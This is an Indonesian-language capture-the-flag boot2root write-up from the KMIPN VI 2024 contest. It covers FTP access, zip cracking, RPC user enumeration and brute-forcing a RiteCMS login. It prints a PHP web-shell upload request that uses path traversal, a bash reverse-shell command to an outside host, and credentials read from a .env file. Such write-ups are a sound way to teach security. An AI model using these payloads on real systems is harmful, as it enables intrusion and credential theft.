WRITEUP
CTF ATTACK-DEFENSE Boot2Root
TIM AEZAKMI POLIBATAM

Penulis :

Emilio Kevin	4332201015
Paskah Agung Simbolon	4332101033
Yogi Rahman Alif	4332201012

DIVISI II KEAMANAN SIBER
KMIPN VI PNJ 2024

DAFTAR ISI

PEMBAHASAN CTF

A. Solusi soal

Pada soal diberikan 3 alamat ip, yang berisikan server CTF boot2root. Dari ip tersebut tim kami melakukan scanning port menggunakan tool rustscan biar cepet scan port yang terbuka. Dari hasil scanning port tersebut didapati bahwa ada 6 port yang terbuka yaitu 21, 22, 80, 81, 1139, 1445.


21 -> ftp
22 -> ssh
80 -> web server
81 -> web server
1139 -> rpc
1145 -> None

Dikarenakan port 21 open kami mencoba mengaksesnya menggunakan user anonymous dan ternyata berhasil. Selanjutnya download semua data yang ada pada ftp server tersebut. Ada salah satu file yang menarik perhatian kami yaitu 2024_06_backup/backup.zip, file tersebut diproteksi password maka dari itu salah satu tim kami mencoba crack file tersebut menggunakan zip2john dan john the ripper. Didapati password dari file tersebut ‘pinkgirl’. Ada satu file lain yaitu backup-credential.zip yang kami coba crack tapi gagal udah 30 menit. Jika diperhatikan file yang ada di ftp tersebut sebenarnya seperti obfuscation dimana kami mengecek ada beberapa file yang memiliki nilai checksum yang sama, jadi file yang memiliki nilai checksum yang berbeda cuma backup.zip dan backup-credential.zip (mohon maaf kalau nama filenya salah penulis lupa tapi seingat penulis ada kata creds nya gitu).

```
» john hash_06 --session=hash_06
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
0g 0:00:00:03 16.92% 1/3 (ETA: 09:34:43) 0g/s 2703p/s 2703c/s 2703C/s Bbackup#..Backup.zip#
0g 0:00:00:09 42.73% 1/3 (ETA: 09:34:47) 0g/s 2709p/s 2709c/s 2709C/s logs11..logszip11
0g 0:00:00:11 49.42% 1/3 (ETA: 09:34:48) 0g/s 2727p/s 2727c/s 2727C/s txtbackup.zip/logs.txt26..tzip26
Almost done: Processing the remaining buffered candidate passwords, if any.
0g 0:00:00:24 DONE 1/3 (2024-07-02 09:34) 0g/s 2722p/s 2722c/s 2722C/s Txtzip1900..Tlogs1900
Proceeding with wordlist:/home/yogi/JohnTheRipper/run/password.lst
Enabling duplicate candidate password suppressor
pinkgirl         (backup.zip/logs.txt)
1g 0:00:00:24 DONE 2/3 (2024-07-02 09:34) 0g/s 3707p/s 3707c/s 3707C/s j0rdan..123qweas
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Gambar 1. hasil crack hash filenya

Setelahnya tinggal unzip make password filenya maka akan muncul file logs.txt. File logs.txt ini berisi log web server dimana terdapat sebuah client yang mengirimkan hash password melalui web server. Karena hashnya mencurigakan kami mencoba memasukan hashnya ke crackstation.net dan ternyata semua hashnya kebetulan sudah ada database crackstation.net, kira kira hasil logs.txt seperti pada gambar 2.



Gambar 2. logs.txt crackstation.net

Karena mentok sampe disini, kami mencoba scanning directory web server pada port 81 Menggunakan feroxbuster (biar cepet sebenarnya bisa make dirsearch juga) untuk wordlistnya default yaitu raft medium. Dari hasil scan muncul url /prospective, lalu kami mencoba mengakses webnya dan muncul bahwa website tersebut menggunakan ritecms versi 3.0. Disini tim kami tanpa pikir panjang langsung cari exploitnya dan ketemu versi 3.1 tapi sayangnya exploit tersebut hanya dapat berjalan pada authenticated user artinya kita perlu credential untuk masuk ke cmsnya.

Sampai disini penulis juga masih mentok, walaupun udah ada hint buat ngecek service rpc diport 1139, Sampe akhirnya penulis mencoba melakukan enumerasi user dari service rpc tersebut menggunakan rpc client Lihat gambar 3.

```
➜  ~/ctfs/kmipn2024
»  rpcclient -N -U "" 103.185.38.181 -p 1139 -c "enumdomusers"
user:[wizznu] rid:[0x3e8]
user:[bryan] rid:[0x3ec]
user:[kozaki] rid:[0x3e9]
user:[jossie] rid:[0x3eb]
user:[takumi] rid:[0x3ed]
user:[leo] rid:[0x3ee]
user:[raihan] rid:[0x3ef]
user:[rafi] rid:[0x3f0]
user:[filipus] rid:[0x3f1]
```

Gambar 3. port 1139 enumeration user

Tapi setelah sampai disini, penulis masih mentok juga karena gk ada hint. Penulis mencoba untuk membrute force ftp berdasarkan user tersebut tapi hasilnya nihil. Disini part agak guessing sih dimana kami rencana untuk membrute force website cmsnya menggunakan list user dan password dari logs.txt menggunakan burp suite.

Hasil dari brute force ketahuan bahwa user yang digunakan adalah ‘takumi’ dan password yang digunakan adalah ‘asda12’ (Lihat gambar 4).

Results | Positions | Payloads | Resource Pool | Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
28	wizznu	pinkgirl	200			3678	
27	filipus	asda12	200			3678	
26	rafi	asda12	200			3678	
25	raihan	asda12	200			3678	
24	leo	asda12	200			3678	
23	takumi	asda12	302			292	
22	jossie	asda12	302			318	
21	kozaki	asda12	302			318	
20	bryan	asda12	302			318	
19	wizznu	asda12	302			318	
18	filipus	12345	302			318	
17	rafi	12345	302			318	

Request | Response

Pretty | Raw | Hex | Render

```
1  HTTP/1.1 302 Found
2  Server: nginx/1.18.0 (Ubuntu)
3  Date: Tue, 02 Jul 2024 06:23:08 GMT
4  Content-Type: text/html; charset=UTF-8
5  Connection: close
6  Expires: Thu, 19 Nov 1981 08:52:00 GMT
7  Cache-Control: no-store, no-cache, must-revalidate
8  Pragma: no-cache
9  Location: ./
10 Content-Length: 0
11
```

Gambar 4. Hasil brute force cms

Karena kami udah nemu referensi ritecmsnya deluan yaitu versi 3.1 tinggal diterapkan saja. Exploitnya ada pada fitur upload file dimana kita bisa upload backdoor shell.php dengan cara delete dulu .htaccessnya(gak tau ini perlu apa enggak) terus pada parameter file_name tambahin string '../namashell.php' agar backdoornya dapat diupload. Tapi sebenarnya penulis struggle juga disini, pertama karena waktu mepet dan kedua karena salah filename ekstensi .php seharusnya jadi .pHp. Tapi akhirnya bisa juga setelah nyoba berkali-kali bisa juga upload backdoornya.

RiteCMS 3.1.0 - Remote Code Execution (RCE) (Authenticated) - PHP webapps Exploit (exploit-db.com)

```
------WebKitFormBoundaryVgPZJ4BWXfOwVPhR
Content-Disposition: form-data; name="mode"

filemanager
------WebKitFormBoundaryVgPZJ4BWXfOwVPhR
Content-Disposition: form-data; name="file"; filename="
exp_1eecc1f91a7fab90.pHp"
Content-Type: application/octet-stream

<?php system($_GET['cmd']);?>

------WebKitFormBoundaryVgPZJ4BWXfOwVPhR
Content-Disposition: form-data; name="directory"

------WebKitFormBoundaryVgPZJ4BWXfOwVPhR
Content-Disposition: form-data; name="file_name"

../exp_1eecc1f91a7fab90.php
```

Gambar 5. http request upload backdoor php

Setelahnya kita perlu public ip atau tunneling seperti ngrok untuk mensetup listener reverse shell, tapi karena disini kami kebetulan punya vps yang ada ip publlic nya maka kami tinggal setup listener di vpsnya contoh : `nc -nlvp 4444`.

Payload reverse shell yang digunakan :
/bin/bash -c 'bash -i >& /dev/tcp/62.146.235.156/4444 0>&1'

Tinggal panggil backdoornya kurang lebih seperti ini jika digabung dengan payload reverse shellnya.

curl
http://103.185.38.181:81/prospective/exp_1eecc1f91a7fab91.php?cmd=%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F62.146.235.156%2F4444%200%3E%261%27

Nantinya kita akan mendapat shell sebagai user www-data. Dari sini penulis mulai panik karena flagnya bukan di user www-data, jadi kami harus mencari dulu dimana flagnya, setelah muter muter directorynya akhirnya ketemu directory /var/www/development/Amethixxxx didalamnya terdapat sebuah file .env dimana terdapat sebuah nama user dan password yang digunakan untuk mengakses database(Nama usernya jossie).

```
www-data@node47271-amethyst-mirror-satu:~$ ls -la /var/www/development/Amethyst_Dev_2024
ls -la /var/www/development/Amethyst_Dev_2024
total 112
drwxr-xr-x  7 root root  4096 Jun 23 10:38 .
drwxr-xr-x  4 root root  4096 Jun 24 03:30 ..
-rw-r--r--  1 root root  2379 Jun 23 10:38 .env
-rw-r--r--  1 root root 45354 Jun 10 07:58 CHANGELOG.md
-rw-r--r--  1 root root  1159 Jun 10 07:58 LICENSE
-rw-r--r--  1 root root  6112 Jun 10 07:58 README.md
-rw-r--r--  1 root root  1407 Jun 10 07:58 SECURITY.md
drwxr-xr-x 12 root root  4096 Jun 10 07:58 app
drwxr-xr-x  2 root root  4096 Jun 10 07:58 changelogs
-rw-r--r--  1 root root  4748 Jun 10 07:58 composer.json
-rw-r--r--  1 root root  3055 Jun 10 07:58 preload.php
drwxr-xr-x  2 root root  4096 Jun 10 07:58 public
-rwxr-xr-x  1 root root  2645 Jun 10 07:58 spark
drwxr-xr-x 43 root root  4096 Jun 10 07:58 system
drwxr-xr-x  7 root root  4096 Jun 10 07:58 writable
www-data@node47271-amethyst-mirror-satu:~$ cat /var/www/development/Amethyst_Dev_2024/.env
cat /var/www/development/Amethyst_Dev_2024/.env

database.default.hostname = localhost
database.default.database = ci4
database.default.username = jossie
database.default.password = XvhMZqwe$2szW
database.default.DBDriver = MySQLi
# database.default.DBPrefix =
database.default.port = 3306
```

Gambar 6. File .env

Karena waktunya mepet penulis langsung test login ke ssh servernya menggunakan user jossie dan passwordnya dan di dalam folder home usernya terdapat flagnya, tapi disini penulis masih struggle karena flagnya incorrect ketika di submit di platform ctfnya sampai ternyata panitia salah set flag.

```
➜  ~/ctfs/kmipn2024
» ssh jossie@103.185.38.181
jossie@103.185.38.181's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.2.0 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Jun 29 07:32:57 2024 from 116.197.133.110
jossie@node47271-amethyst-mirror-satu:~$ ls
local.txt
jossie@node47271-amethyst-mirror-satu:~$ cat local.txt
FlagKMIPNVIPNJ{W3lc0m3_t0_Amethyst_Ch4ll3nGe_H0p3_y0U_Enj0y3d_iT}
jossie@node47271-amethyst-mirror-satu:~$
```

Flag : KMIPNVIPNJ{W3lc0m3_t0_Amethyst_Ch4ll3nGe_H0p3_y0U_Enj0y3d_iT}

Akhir kata, Walaupun soalnya agak sedikit guess tapi akhirnya